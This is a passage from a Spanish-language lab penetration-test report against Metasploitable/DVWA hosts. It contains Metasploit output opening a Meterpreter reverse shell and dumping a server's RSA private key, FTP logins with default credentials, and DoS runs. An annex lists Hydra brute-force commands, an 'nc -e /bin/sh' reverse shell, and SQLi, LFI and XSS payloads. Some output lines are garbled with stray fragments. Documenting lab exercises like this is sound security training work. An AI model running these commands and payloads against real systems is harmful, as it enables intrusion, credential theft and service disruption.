The screenshot shows the DVWA File Inclusion page. The URL is `http://192.168.1.41/dvwa/vulnerabilities/fi/?page=../../../../etc/passwd`. The browser's address bar and various icons are visible at the top. The main content area displays a list of files from the root directory, starting with `root` and ending with `metasploit$15A23k6f0BaRSpqSF9ewhgk5Ma...`. A warning message at the bottom states: "Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324". Below this, another warning message appears: "Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326". The DVWA logo is at the top right.

- XSS:



- Cambiar el título de la página:



## Afectación

RCE, exposición de datos, ejecución de scripts en navegador.

## Recomendaciones

Sanitizar entradas; validar uploads; implementar WAF; actualizar aplicaciones.

## 6.2.6 Acceso PostgreSQL – Puerto 5432

### Tabla de valoración

Severidad: Alta | CVSS aproximado: 8.8 | Explotabilidad: Fácil | Impacto: Alto

### Descripción

Credenciales débiles permiten Meterpreter, shell y extracción de claves privadas.

### Evidencias

```
msf auxiliary(server/capture/postgresql) > use 33
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) > options
Module options (exploit/linux/postgres/postgres_payload):ll.php was not found on this server.

Name      Current Setting  Required  Description
----      --          --          --
VERBOSE   false           no         Enable verbose output

Used when connecting via an existing SESSION:
Name      Current Setting  Required  Description
----      --          --          --
SESSION   no             no         The session to run this module on

Used when making a new connection via RHOSTS:
Name      Current Setting  Required  Description
----      --          --          --
DATABASE postgres        no         The database to authenticate against
PASSWORD postgres        no         The password for the specified username. Leave blank for a random password.
RHOSTS    192.168.1.41      no         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT    5432            no         The target port (TCP)
USERNAME  postgres        no         The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      --          --          --
LHOST    192.168.1.41      yes        The listen address (an interface may be specified)
LPORT    4444            yes        The listen port

Exploit target:
Id  Name
--  --
0   Linux x86
```

```
msf exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.41
rhost => 192.168.1.41
msf exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.43 ll.php was not found on this server.
lhost => 192.168.1.43
msf exploit(linux/postgres/postgres_payload) > run
[*] Started reverse handler on 192.168.1.41:4444
[*] 192.168.1.41:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] 192.168.1.41:5432 - Uploaded as /tmp/wIOMZxK.so, should be cleaned up automatically
[*] Sending stage (1062768 bytes) to 192.168.1.41
[*] Meterpreter session 1 opened (192.168.1.43:4444 -> 192.168.1.41:44011) at 2026-02-20 03:28:05 -0500

meterpreter > show databases;
[-] Unknown command: show. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > getuid
Server username: postgres
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main

Mode      Size  Type  Last modified      Name
----      --    --    --          --
100600/rw-----  4    fil  2010-03-17 10:08:46 -0400 PG_VERSION
040700/rwx----- 4096  dir  2010-03-17 10:08:56 -0400 base
040700/rwx----- 4096  dir  2026-02-20 03:29:56 -0500 global
040700/rwx----- 4096  dir  2010-03-17 10:08:49 -0400 pg_clog
040700/rwx----- 4096  dir  2010-03-17 10:08:46 -0400 pg_multixact
040700/rwx----- 4096  dir  2010-03-17 10:08:49 -0400 pg_subtrans
040700/rwx----- 4096  dir  2010-03-17 10:08:46 -0400 pg_tblspc
040700/rwx----- 4096  dir  2010-03-17 10:08:46 -0400 pg_twophase
040700/rwx----- 4096  dir  2010-03-17 10:08:49 -0400 pg_xlog
100600/rw----- 125   fil  2026-02-20 02:51:53 -0500 postmaster.opts
100600/rw----- 54    fil  2026-02-20 02:51:53 -0500 postmaster.pid
100644/rw-r--r--  540   fil  2010-03-17 10:08:45 -0400 root.crt
100644/rw-r--r--  1224  fil  2010-03-17 10:07:45 -0400 server.crt
100640/rw-r-----  891   fil  2010-03-17 10:07:45 -0400 server.key
```

```
meterpreter > cat server.key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQDWtBM2M5qVcXsb3nyDddpxsTypf/6tZBt36U+uvsrU+MvvrrtD
eSRz/zzlnjtt/MixrPpMTV6bTJlUC9eoSlC6qd4dH/TkawKj9GtFzUyvjYliM49l
uzZhn8Qsc8FOLqCoFE6YcEZhu9G5Md+Mme51a3k8QKCulwCQndyZDT0ktQIDAQAB
AoGBALlyuvFjK0+PwHU2/DeUcUUogKwrWTAt0qidRm06cPn5mDUDqM5D8d+bg98V
iGGdKUCG13+WiHP9eqakv/alkgnDvxivtYGJlRym8U+BR7dXqG3FTXiU2c2ziqvz
xvxv6pUevaJ0Rcx8/93MGJjcVY0mdmwF/Lo82Y8aySgY/+hAkEA9d3xW3dFsdoi
wYey9ycuPEG3xknTk1km2nEI0beBti4Jimx2LrvHk9S4AaSsvxGf7LZJ8W6TDCwk
pR2MGEFlzQJBAN+NViJkwsQFU0zCjtcaXusaBzW1pgZfiFps5pm8Bcaf/LIp4vE
9r0IUBzVg/31MFCAZLjXQcQi5x4gdo160okCQDtODanCWzQ1KZPu53w2NzDRqUJr
DF2+Y2DNYu6JFQCcmjCJePhM0*cVeEztK73qwmwiWj79srIuDGlo5jNFM9QECQQC3
QApTYx9sw9jGwW2J4o8YNVvXoPB8+di01wrM9Li2l5hukiEVp72Csz/IgxYRpV2X
f8gQ5RMaDmpZ/c5wp0/RAkEAj9nBA+7+HTWqiUefmIe2vYxHwGK4knOiso/P5ras
rhZCltVzAKDY0h5G2f62FGvYGAzpVZfn2wtbHQmxRl7RtQ=
-----END RSA PRIVATE KEY-----
```

## Afectación

Acceso a datos y shell con posible escalada.

## Recomendaciones

Cambiar credenciales; restringir acceso remoto; usar SSL.

## 6.3 Vulnerabilidades Medias

### 6.3.1 Acceso FTP con Credenciales Débiles – Puerto 21

#### Tabla de valoración

Severidad: Media | CVSS aproximado: 6.5 | Explotabilidad: Fácil | Impacto: Medio

#### Descripción

Acceso con credenciales débiles (msfadmin/msfadmin) vía Hydra, exploración de directorios vulnerables.

#### Evidencias

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.44
Connected to 192.168.1.44.
220 (vsFTPd 2.3.4)
Name (192.168.1.44:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Ftp> ls
229 Entering Extended Passive Mode (|||37503|).
150 Here comes the directory listing.
drwxr-xr-x    6 1000      1000        4096 Apr 28  2010 vulnerable
226 Directory send OK.
Ftp> cd vulnerable
250 Directory successfully changed.
Ftp> ls
229 Entering Extended Passive Mode (|||46227|).
150 Here comes the directory listing.
drwxr-xr-x    3 1000      1000        4096 Apr 28  2010 mysql-ssl
drwxr-xr-x    5 1000      1000        4096 Apr 28  2010 samba
drwxr-xr-x    2 1000      1000        4096 Apr 19  2010 tikiwiki
drwxr-xr-x    3 1000      1000        4096 Apr 16  2010 twiki20030201
226 Directory send OK.
Ftp> █
```

## Afectación

Lectura de archivos ocultos y sensibles.

## Recomendaciones

Cambiar credenciales; auditar usuarios.

### 6.3.2 Acceso ProFTPD – Puerto 2121

#### Tabla de valoración

Severidad: Media | CVSS aproximado: 6.5 | Explotabilidad: Fácil | Impacto: Medio

#### Descripción

Acceso FTP con credenciales débiles, similar a puerto 21.

#### Evidencias

```
(kali㉿kali)-[~/practica]
└─$ ftp 192.168.1.39 2121
Connected to 192.168.1.39.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.39]
Name (192.168.1.39:kali): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> meterpreter
?Invalid command.
ftp> ls
229 Entering Extended Passive Mode (|||42202|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x    6 msfadmin msfadmin     4096 Apr 28  2010 vulnerable
```

## Afectación

Exploración de archivos.

## Recomendaciones

Desactivar FTP redundante; auditar.

## 6.4 Vulnerabilidades Bajas

### 6.4.1 DoS en BIND – Puerto 53

#### Tabla de valoración

Severidad: Baja | CVSS aproximado: 5.3 | Explotabilidad: Media | Impacto: Bajo

#### Descripción

DoS mediante paquete malformado; crash temporal de named.

#### Evidencias

```
msf auxiliary(dos/dns/bind_tkey) > set rhost 192.168.1.39
rhost => 192.168.1.39
msf auxiliary(dos/dns/bind_tkey) > run
[*] Sending packet to 192.168.1.39
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/dns/bind_tkey) > 
```

```
└──(kali㉿kali)-[~]
$ dig @192.168.1.39 google.com
;; communications error to 192.168.1.39#53: connection refused
;; communications error to 192.168.1.39#53: connection refused
;; communications error to 192.168.1.39#53: connection refused

; <>> DiG 9.20.15-2-Debian <>> @192.168.1.39 google.com
; (1 server found)
;; global options: +cmd
;; no servers could be reached
```

## Afectación

Denegación temporal de DNS.

## Recomendaciones

Actualizar BIND; configurar firewall para DNS.

### 6.4.2 RPCBind expuesto – Puerto 111

## Tabla de valoración

Severidad: Baja | CVSS aproximado: 5.3 | Explotabilidad: Media | Impacto: Bajo

## Descripción

rpcbind expuesto para mapeo RPC.

## Evidencias

```

msf auxiliary(dos/rpc/rpcbomb) > options
Module options (auxiliary/dos/rpc/rpcbomb):
Name      Current Setting  Required  Description
ALLOCSIZE 1000000        yes       Number of bytes to allocate
BATCHSIZE 256             yes       The number of hosts to probe in each set
COUNT     1000000          no        Number of intervals to loop
RHOSTS    192.168.1.39    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     111              yes       The target port (UDP)
THREADS   10               yes       The number of concurrent threads

View the full module info with the info, or info -d command.

msf auxiliary(dos/rpc/rpcbomb) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(dos/rpc/rpcbomb) >

```

## Afectación

Possible enumeración RPC o DoS.

## Recomendaciones

Restringir rpcbind; desactivar si no necesario.

## 7. Recomendaciones Finales

### Prioridad Crítica:

- Desactivar servicios expuestos (1524, 21, 3632); parchear backdoors.

### Prioridad Alta:

- Cambiar credenciales débiles (SSH, VNC, Telnet, MySQL, PostgreSQL); implementar WAF para web.

### Prioridad Media:

- Restringir accesos remotos; auditar rpcbind y BIND.

### Prioridad Baja:

- Monitorear DoS; formación en seguridad

## **8. Anexos**

### **8.1 Comandos utilizados**

A continuación se detallan los comandos principales ejecutados durante la práctica, agrupados por puerto/servicio. Estos comandos permiten repetir las pruebas en un entorno similar.

#### **Puerto 1524 – Bindshell root**

- Conexión directa a la bindshell: nc 192.168.1.41 1524

#### **Puerto 21 – FTP (msfadmin + backdoor vsftpd)**

- Brute force de contraseña con Hydra: hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ftp://192.168.1.41
- Conexión FTP manual: ftp 192.168.1.41 → usuario: msfadmin, contraseña: msfadmin

#### **Puerto 2121 – ProFTPD**

- Conexión FTP: ftp 192.168.1.41 2121 → usuario: msfadmin, contraseña: msfadmin

#### **Puerto 5900 – VNC**

- Brute force con Hydra: hydra -l root -P /usr/share/wordlists/rockyou.txt vnc://192.168.1.41:5900
- Conexión: vncviewer 192.168.1.41:5900 → contraseña: password

#### **Puerto 23 – Telnet**

- Conexión: telnet 192.168.1.41 23 → usuario: msfadmin, contraseña: msfadmin

#### **Puerto 53 – BIND (DoS)**

- Verificación: dig @192.168.1.41 google.com

#### **Puerto 3306 – MySQL**

- Conexión sin contraseña: mysql -h 192.168.1.41 -u root

## Puerto 80 – Apache / DVWA

- Command Injection: 127.0.0.1 && whoami127.0.0.1 && id127.0.0.1 && ls -a
- Reverse shell: 127.0.0.1 && nc -e /bin/sh 192.168.1.43 4444 (listener: nc -lvp 4444)
- SQL Injection: 1' OR '1'='1
- File Inclusion: ?page=../../../../etc/passwd
- XSS: <script>alert('XSS')</script><script>document.title='estas siendo atacado'</script>

## Comandos generales de reconocimiento

- Escaneo inicial: nmap -p- --open --min-rate 5000 -n -sS -Pn 192.168.1.41